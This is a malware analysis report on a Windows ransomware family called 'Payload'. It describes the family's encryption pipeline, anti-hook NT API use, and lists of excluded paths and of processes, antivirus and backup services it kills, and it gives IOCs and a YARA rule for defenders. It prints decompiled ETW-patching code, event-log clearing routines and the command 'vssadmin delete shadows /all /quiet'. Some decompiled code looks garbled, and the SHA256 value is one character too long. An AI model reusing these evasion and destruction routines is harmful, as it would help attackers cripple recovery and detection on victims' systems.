Password: iuThQRYm5D6HRSF4

Your ID to verify: 1Q6NsTqfT023CTcDSFcT4oyCNK0yochF

SIMD-Adaptive Encryption Paths

Payload supports three encryption execution paths selected by `--algo` or auto-detected at runtime.

Path	Detection String
AVX2	[CPU] AVX2 found
SSE2	[CPU] SSE2 found
Scalar	[CPU] AVX2/SSE2 not supported!



File Encryption Mechanics

IOCP Parallel File Encryption


Payload uses **I/O Completion Ports (IOCP)** for parallel file encryption. The thread count is either set through `--threads <n>` or defaults to the physical core count returned by `GetSystemInfo`.

Drive and network share enumeration are controlled by the `-s` flag after IOCP worker thread creation.

Per-File Encryption Pipeline

Each file processed by the IOCP worker thread runs the following pipeline:

1. `NtOpenFile` - open target file
2. `LockFileEx` - exclusive lock
3. `CryptGenRandom` → 32B victim privkey
4. `CryptGenRandom` → 12B ChaCha20 nonce
5. `Curve25519 clamp` victim privkey
6. `curve25519_donna` → victim pubkey
7. `curve25519_donna` → ECDH shared sec
8. `memcpy shared_secret`→ChaCha20 key[ebp-0x80]
9. `memcpy nonce`→ChaCha20 nonce[ebp-0x5C]
10. `memcpy 0x00000000`→ChaCha20 ctr[ebp-0x60]
11. `HeapAlloc 0x100000` (1 MB chunk buffer)
12. `ReadFile` → (chacha_fnptr) → write - encrypt in 1MB chunks
13. `Seek` to EOF; build 56-byte footer
14. `RC4_KSA("FBI", 3B) + RC4_PRGA(footer, 56B)`
15. Write 56-byte RC4-encrypted footer to file
16. `NtSetInformationFile` rename to .payload
17. `UnlockFileEx; NtClose`



Direct NT API File I/O (Anti-Hook)

All file operations bypass user-mode API hooks by using function pointers resolved dynamically from ntdll:

NT API String	Role
NtOpenFile	Open target files
NtQueryInformationFile	Query file size/attributes
NtOpenSymbolicLinkObject	Resolve symlinks
NtCreateFile	Create output files
NtReadFile	Read plaintext content
NtWriteFile	Write ciphertext
NtClose	Close handles
NtSetInformationFile	Rename to .payload extension
NtQueryDirectoryFile	Directory enumeration
NtQueryDirectoryObject	Object namespace traversal
NtQuerySymbolicLinkObject	Resolve link targets
NtQuerySystemInformation	System info
NtQueryInformationProcess	Process info
RtlInitUnicodeString	String init helper

```

call     esi ; GetProcAddress
push     offset aNtqueryinforma ; "NtQueryInformationFile"
push     hModule                ; hModule
mov      NtOpenFile, eax
call     esi ; GetProcAddress
push     offset aNtopensymbolic ; "NtOpenSymbolicLinkObject"
push     hModule                ; hModule
mov      NtQueryInformationFile, eax
call     esi ; GetProcAddress
push     offset aNtcreatefile ; "NtCreateFile"
push     hModule                ; hModule
mov      NtOpenSymbolicLinkObject, eax
call     esi ; GetProcAddress
push     offset aNtreadfile ; "NtReadFile"
push     hModule                ; hModule
mov      NtCreateFile, eax
call     esi ; GetProcAddress
push     offset aNtwritefile ; "NtWriteFile"
push     hModule                ; hModule
mov      NtReadFile, eax
call     esi ; GetProcAddress
push     offset aNtclose ; "NtClose"
push     hModule                ; hModule
mov      NtWriteFile, eax
call     esi ; GetProcAddress
push     offset aNtsetinformati ; "NtSetInformationFile"
push     hModule                ; hModule
mov      NtClose, eax
call     esi ; GetProcAddress
push     offset aNtquerydirecto ; "NtQueryDirectoryFile"
push     hModule                ; hModule
mov      NtSetInformationFile, eax
call     esi ; GetProcAddress
push     offset aNtquerydirecto_0 ; "NtQueryDirectoryObject"
push     hModule                ; hModule
mov      NtQueryDirectoryFile, eax
call     esi ; GetProcAddress
push     offset aNtquerysymboli ; "NtQuerySymbolicLinkObject"
push     hModule                ; hModule
mov      NtQueryDirectoryObject, eax
call     esi ; GetProcAddress
push     offset aNtquerysystemi ; "NtQuerySystemInformation"
push     hModule                ; hModule
mov      NtQuerySymbolicLinkObject, eax
call     esi ; GetProcAddress
push     offset aNtqueryinforma_0 ; "NtQueryInformationProcess"
push     hModule                ; hModule
mov      NtQuerySystemInformation, eax
call     esi ; GetProcAddress
push     offset aRtlinitunicode ; "RtlInitUnicodeString"
push     hModule                ; hModule
mov      NtQueryInformationProcess, eax

```

File Enumeration and Exclusion Lists

Excluded Directories (17 entries, UTF-16LE):

Payload avoids encrypting several system, browser, and recovery-related directories, including:

AppData, Boot, Windows, windows.old, Tor Browser, Internet Explorer, Google, Opera, Mozilla, \$Recycle.Bin, ProgramData, All Users, \$WinREAgent, and WindowsPowerShell.

Excluded File Names (28 entries, UTF-16LE):


The ransomware excludes sensitive system and recovery files such as:

autorun.inf, boot.ini, bootmgr, desktop.ini, ntldr, ntuser.dat, pagefile.sys, hiberfil.sys, swapfile.sys, recovery.ini, boot.sdi, system.ini, win.ini, RECOVER_payload.txt, and others.

Excluded Extensions (54 entries, UTF-16LE):

Payload excludes executable, system, script, log, temporary, font, disk image, and already-encrypted .payload files. Examples include:

.exe, .dll, .dll.mui, .sys, .drv, .efi, .cpl, .ocx, .mui, .msc, .bat, .cmd, .ps1, .ps1w, .psm1, .psd1, .vbs, .jse, .wsf, .wsh, .ini, .inf, .reg, .adm, .adml, .xml, .theme, .desktheme, .dat, .log, .log1, .log2, .evtx, .sav, .tmp, .vsidx, .regtrans-ms, .blf, .lnk, .url, .library-ms, .search-ms, .searchconnector-ms, .tff, .off, .fon, .fnt, .wim, .vhd, .vhdx, .bcd, .sdi, .boot, .cur, .ani, and .payload



Process and Service Kill Lists


Process Kill List

Killed

via `CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS)` → `Process32First/Process32Next` → `TerminateProcess`. String list in `.rdata`:

Process	Category
sql.exe	Database
oracle.exe	Database
ocssd.exe	Oracle
dbnmp.exe	Oracle SNMP agent
synctime.exe	NTP sync
agntsvc.exe	Interbase DB agent
isqlplussvc.exe	Oracle iSQL*Plus
xfssvcon.exe	Accounting software
mydesktopservice.exe	Remote desktop
ocautoupds.exe	Oracle Cloud
encsvc.exe	Citrix XTE server
firefox.exe	Browser
tbirdconfig.exe	Thunderbird
mydesktopqos.exe	Remote desktop
ocomm.exe	Oracle Comm
dbeng50.exe	Sybase Anywhere
sqbcoreservice.exe	SQL Backup
excel.exe	Office
infopath.exe	Office
msaccess.exe	Office
mspub.exe	Office
onenote.exe	Office

Process	Category
outlook.exe	Office
powerpnt.exe	Office
steam.exe	Gaming
thebat.exe	Email client
thunderbird.exe	Email client
visio.exe	Office
winword.exe	Office
wordpad.exe	Office
notepad.exe	Text editor



Service Kill List

Killed via `OpenSCManagerA + OpenServiceA + ControlService(SERVICE_CONTROL_STOP):`

Service Name	Category
sql	Microsoft SQL Server
vss	Volume Shadow Copy Service
svc\$	Unknown / generic service marker
memtas	Memcached TA server
mepocs	Mepocs backup
sophos	Sophos AV
veeam	Veeam backup
backup	Generic backup
GxVss	Commvault Galaxy VSS
GxBlr	Commvault Galaxy BLR
GxFWD	Commvault Galaxy FWD
GxCVD	Commvault Galaxy CVD
GxCIMgr	Commvault Galaxy CIM Manager
DefWatch	Symantec AV
ccEvtMgr	Symantec Event Manager
ccSetMgr	Symantec Settings Manager
SavRoam	Symantec AntiVirus Roaming
RTVscan	Symantec AV scan
QBFCService	QuickBooks File Copy
QBIDPService	QuickBooks IDP
Intuit.QuickBooks.FCS	QuickBooks FCS
QBCFMonitorService	QuickBooks CF Monitor

Service Name	Category
YooBackup	Yoo Backup
YooIT	Yoo IT services
zhudongfangyu	360 Total Security / Zhudong Fangyu (Chinese AV)
stc_raw_agent	Symantec raw agent
VSNAPVSS	Veritas/NetBackup VSS
VeeamTransportSvc	Veeam transport
VeeamDeploymentService	Veeam deployment
VeeamNFSSvc	Veeam NFS
PDVFSService	Panzura DFS
BackupExecVSSProvider	Veritas BackupExec VSS
BackupExecAgentAccelerator	Veritas BackupExec
BackupExecAgentBrowser	Veritas BackupExec
BackupExecDiveciMediaService	Veritas BackupExec
BackupExecJobEngine	Veritas BackupExec
BackupExecManagementService	Veritas BackupExec
BackupExecRPCService	Veritas BackupExec
AcrSch2Svc	Acronis scheduler
AcronisAgent	Acronis agent
CASAD2DWebSvc	CA ARCserve
CAARCUpdateSvc	CA ARCserve update

```

v6 = nlserviceid(v6, "[LPCSTR"]((char *) &off_4200 + v3), 0x2cu);
if (v6)
{
    if (QueryServiceStatusEx(v6, SC_STATUS_PROCESS_INFO, (LPCBYTE)&buffer, 0x24u, &pcbBytesNeeded)
        && Buffer.dwCurrentState != 1
        && Buffer.dwCurrentState != 3)
    {
        if (IsNumDependentServices(v6, 1u, v0, 0, &pcbBytesNeeded, &ServicesReturned) && GetLastError() == 254)
        {
            v5 = pcbBytesNeeded + 64;
            do
            {
                v6 = (struct _SERVICE_STATUS *)HeapAlloc(Mheap, 0u, v5);
                lpItem = v0;
            } while (v6);
            v7 = NumDependentServices(v6, 1u, v0, pcbBytesNeeded, &pcbBytesNeeded, &ServicesReturned);
            v2 = nlsomanager;
            if (v7)
            {
                qmemcpy(lpServiceName, (char *)lpItem + v14, sizeof(lpServiceName));
                v8 = nlserviceid(v6, lpServiceName[0], 0x24u);
                if (v8 && ControlService(v8, 1u, &ServiceStatus))
                {
                    if (ServiceStatus.dwCurrentState != 1)
                    {
                        v0 = TickCount;
                        do
                        {
                            Sleep(ServiceStatus.dwWaitHint);
                            while ( (!QueryServiceStatusEx(
                                v8,
                                SC_STATUS_PROCESS_INFO,
                                (LPCBYTE)&ServiceStatus,
                                0x24u,
                                &pcbBytesNeeded)
                                || ServiceStatus.dwCurrentState != 1 && GetTickCount() - v0 <= 0x7530)
                                && ServiceStatus.dwCurrentState != 1 );
                            v2 = nlsomanager;
                        } while (v8);
                        CloseServiceHandle(v8);
                    }
                    v0 = v12;
                }
            }
        }
    }
}

```

```

.rdata:00452E08 0FF_452E08 dd offset unk_454050 ; DATA XREF: sub_40C84D40F
.rdata:00452E0C dd offset unk_454054 ; "svcs"
.rdata:00452E10 dd offset v0x0as ; "asent"
.rdata:00452E14 dd offset v0x0ecs ; "mepcs"
.rdata:00452E18 dd offset v0x0spos ; "spos"
.rdata:00452E1C dd offset v0x0eam ; "veeam"
.rdata:00452E20 dd offset v0x0ackup ; "backup"
.rdata:00452E24 dd offset v0x0vss ; "vss"
.rdata:00452E28 dd offset v0x0d3r ; "d3r"
.rdata:00452E2C dd offset v0x0d3r ; "d3r"
.rdata:00452E30 dd offset v0x0d3r ; "d3r"
.rdata:00452E34 dd offset v0x0d3r ; "d3r"
.rdata:00452E38 dd offset v0x0d3r ; "d3r"
.rdata:00452E3C dd offset v0x0d3r ; "d3r"
.rdata:00452E40 dd offset v0x0d3r ; "d3r"
.rdata:00452E44 dd offset v0x0d3r ; "d3r"
.rdata:00452E48 dd offset v0x0d3r ; "d3r"
.rdata:00452E4C dd offset v0x0d3r ; "d3r"
.rdata:00452E50 dd offset v0x0d3r ; "d3r"
.rdata:00452E54 dd offset v0x0d3r ; "d3r"
.rdata:00452E58 dd offset v0x0d3r ; "d3r"
.rdata:00452E5C dd offset v0x0d3r ; "d3r"
.rdata:00452E60 dd offset v0x0d3r ; "d3r"
.rdata:00452E64 dd offset v0x0d3r ; "d3r"
.rdata:00452E68 dd offset v0x0d3r ; "d3r"
.rdata:00452E6C dd offset v0x0d3r ; "d3r"
.rdata:00452E70 dd offset v0x0d3r ; "d3r"
.rdata:00452E74 dd offset v0x0d3r ; "d3r"
.rdata:00452E78 dd offset v0x0d3r ; "d3r"
.rdata:00452E7C dd offset v0x0d3r ; "d3r"
.rdata:00452E80 dd offset v0x0d3r ; "d3r"
.rdata:00452E84 dd offset v0x0d3r ; "d3r"
.rdata:00452E88 dd offset v0x0d3r ; "d3r"
.rdata:00452E8C dd offset v0x0d3r ; "d3r"
.rdata:00452E90 dd offset v0x0d3r ; "d3r"
.rdata:00452E94 dd offset v0x0d3r ; "d3r"
.rdata:00452E98 dd offset v0x0d3r ; "d3r"
.rdata:00452EA0 dd offset v0x0d3r ; "d3r"
.rdata:00452EA4 dd offset v0x0d3r ; "d3r"
.rdata:00452EAB dd offset v0x0d3r ; "d3r"
.rdata:00452EAC dd offset v0x0d3r ; "d3r"
.rdata:00452EB0 dd offset v0x0d3r ; "d3r"
.rdata:00452EB4 dd offset v0x0d3r ; "d3r"

```

Anti-Forensics Techniques

ETW Event-Tracing Bypass

When `--bypass-etw` is enabled, the ransomware patches ETW-related functions inside `ntdll`. The routine calls `VirtualProtect`, marks each function page as `PAGE_EXECUTE_READWRITE`, overwrites the function prologue with a `xor eax, eax; ret stub`, and then restores the original page protection

Patched targets:

Function	Effect
EtwEventWrite	Suppresses all process ETW events
EtwEventWriteFull	Suppresses full ETW records
EtwEventWriteTransfer	Suppresses correlated events
EtwRegister	Prevents new ETW provider registration

```

1 int sub_4092D2()
2 {
3     int v0; // edi
4     HANDLE CurrentProcess; // eax
5     HMODULE ModuleHandleA; // eax
6     FARPROC ProcAddress; // esi
7     HANDLE v4; // eax
8     BOOL Wow64Process; // [esp+8h] [ebp-1Ch] BYREF
9     DWORD flOldProtect; // [esp+Ch] [ebp-18h] BYREF
10    LPCSTR lpProcName[4]; // [esp+10h] [ebp-14h]
11
12    v0 = 0;
13    Wow64Process = 0;
14    CurrentProcess = GetCurrentProcess();
15    IsWow64Process(CurrentProcess, &Wow64Process);
16    flOldProtect = 0;
17    lpProcName[0] = "EtwEventWrite";
18    lpProcName[1] = "EtwEventWriteFull";
19    lpProcName[2] = "EtwEventWriteTransfer";
20    lpProcName[3] = "EtwRegister";
21    while ( 1 )
22    {
23        ModuleHandleA = GetModuleHandleA("ntdll.dll");
24        ProcAddress = GetProcAddress(ModuleHandleA, lpProcName[v0]);
25        if ( ProcAddress )
26            break;
27    LABEL_8:
28        if ( (unsigned int)v0 >= 4 )
29            return 1;
30    }
31    if ( VirtualProtect(ProcAddress, 0x1000u, 0x40u, &flOldProtect) )
32    {
33        if ( Wow64Process )
34        {
35            *(_DWORD *)ProcAddress = -1010814136;
36        }
37        else
38        {
39            *(_DWORD *)ProcAddress = 348307507;
40            *((_BYTE *)ProcAddress + 4) = 0;
41        }
42        VirtualProtect(ProcAddress, 0x1000u, flOldProtect, &flOldProtect);
43        v4 = GetCurrentProcess();
44        FlushInstructionCache(v4, ProcAddress, 0x1000u);
45        goto LABEL_8;
46    }
47    return 0;
48 }


```

VSS Shadow Copy Deletion

ShellExecuteW called with:

- Verb: open
- File: cmd.exe
- Params: /c vssadmin.exe delete shadows /all /quiet

Executed **before** file encryption begins, permanently destroying all VSS snapshots. No recovery via Windows shadow copies after this point.



```
loc_40A175:          ; nShowCmd
push     esi
push     esi          ; lpDirectory
push     offset Parameters ; "/c vssadmin.exe delete shadows /all /qu"
push     offset File      ; "cmd.exe"
push     offset Operation ; "open"
push     esi           ; hwnd
call     ds:ShellExecuteW
call     sub_408E9C
pop      esi
test     al, al
jz       short locret_40A1A0
```

Windows Event Log Clearing

Payload dynamically loads wevtapi.dll and resolves the following APIs:

API	Role
EvtOpenChannelEnum	Enumerate all channels
EvtNextChannelPath	Iterate channel names
EvtClose	Close handles
EvtClearLog	Clear each channel

The ransomware clears Windows Event Log channels, including Application, System, Security, Setup, and provider-specific logs.

```
sub_405A27 proc near
push     offset LibFileName ; "wevtapi.dll"
call     ds:LoadLibraryW
mov      hLibModule, eax
test     eax, eax
jz       short loc_405AA9
```



```
push     esi
mov      esi, ds:GetProcAddress
push     offset ProcName ; "EvtOpenChannelEnum"
push     eax              ; hModule
call     esi ; GetProcAddress
push     offset aEvtnextchannel ; "EvtNextChannelPath"
push     hLibModule       ; hModule
mov      dword_45F69C, eax
call     esi ; GetProcAddress
push     offset aEvtclose ; "EvtClose"
push     hLibModule       ; hModule
mov      dword_45F6A0, eax
call     esi ; GetProcAddress
push     offset aEvtclearlog ; "EvtClearLog"
push     hLibModule       ; hModule
mov      dword_45F6AC, eax
call     esi ; GetProcAddress
cmp      dword_45F69C, 0
mov      dword_45F6A8, eax
pop      esi
jz       short loc_405AA9
```

IOCs

IOC Type	Value
MD5	E0FD8FF6D39E4C11BDAF860C35FD8DC0
SHA1	DDE1B933AAD33C5D96C2E45AD46434A200DC46A6
SHA256	1CA67AF90400EE6CBBBD42175293274A0F5DC05315096CB2E214E4BFE12FFB71F
Mutex	MakeAmericaGreatAgain
File extension	.payload
Ransom note filename	RECOVER_payload.txt
Recovery file label	g:payload
Log file path	??\C:\payload.log
VSS deletion command	/c vssadmin.exe delete shadows /all /quiet
Tor blog / leak site	payloadrz5yw227brtbvdqpnlhq3rdcdekdn3rgucbcdeawq2v6vuyd[.]onion
Tor negotiation portal	payloadynyvabjacobun4uwhmxc7yvdzorycslnleguxjn7glahsvqd[.]onion

Yara Rule

```
rule Windows_Ransomware_Payload
{
    meta:
        description = "Payload ransomware"
        author      = "Dark Atlas; @ELJo0ker"
        date        = "2026-05-21"
```

```

strings:
    $s1      = "aH9Tbdc+qPcQkPwhclaNyFadhF04GzuGsuRxDbKMRkU=" ascii
    $s2      = "aFFUEl0dVRZMmx5dHVmTERwSlFkVmtYV2xvdkMxUVI=" ascii
    $s3      = "expand 32-byte kFBI" ascii
    $s4      = "RECOVER_payload.txt" ascii
    $s5      = ".payload" wide
    $s6      = "/c vssadmin.exe delete shadows /all /quiet" wide
    $s7      = "NtQueryDirectoryFile" ascii
    $s8      = "EtwEventWriteFull" ascii
    $s9      = "BackupExecVSSProvider" ascii

condition:
    uint16(0) == 0x5A4D and
    uint32(uint32(0x3C)) == 0x00004550 and
    uint16(uint32(0x3C) + 4) == 0x014C and
    filesize < 1MB and
    (
        $s1 or
        $s2 or
        ($s3 and $s4 and $s5) or
        ($s6 and $s7 and $s8 and $s9)
    )
}

```

FAQ

What is Payload ransomware?

Payload ransomware is a Windows ransomware family that appends `.payload` to encrypted files and uses ChaCha20 encryption with per-file Curve25519 ECDH key exchange.

When did Payload ransomware first appear?

Payload first appeared publicly on **15 February 2026**, when it listed SODIC as its first disclosed victim.

How does Payload ransomware encrypt files?

Payload uses ChaCha20 for file encryption. For each file, it generates a fresh Curve25519 victim private key and nonce, derives a shared secret using the operator public key, and uses that shared secret directly as the ChaCha20 key.

What extension does Payload ransomware add?

Payload appends the `.payload` extension to encrypted files.

What anti-forensics techniques does Payload use?

Payload uses ETW patching, VSS shadow copy deletion, Windows Event Log clearing, and targeted process/service termination to reduce detection and recovery options.v

Conclusion

Payload ransomware is a technically mature Windows locker with a clear operator identity, strong cryptographic design, and aggressive anti-forensics behavior. Although the group appeared recently, its victim listings show fast growth and a global footprint, with noticeable activity in Egypt and the wider MENA region.

The most important technical finding is the ransomware's per-file encryption design. Payload generates fresh key material and nonces for each file, uses Curve25519 ECDH to derive a ChaCha20 key, and stores recovery material inside an RC4-protected footer. Meanwhile, its anti-forensics layer targets telemetry, recovery mechanisms, logs, processes, and services before or during encryption.

For defenders, Payload should be tracked as an emerging ransomware operation with international ambitions and a technically capable locker. Monitoring its leak site activity, victimology, infrastructure, and future code changes will be essential as the group continues to mature.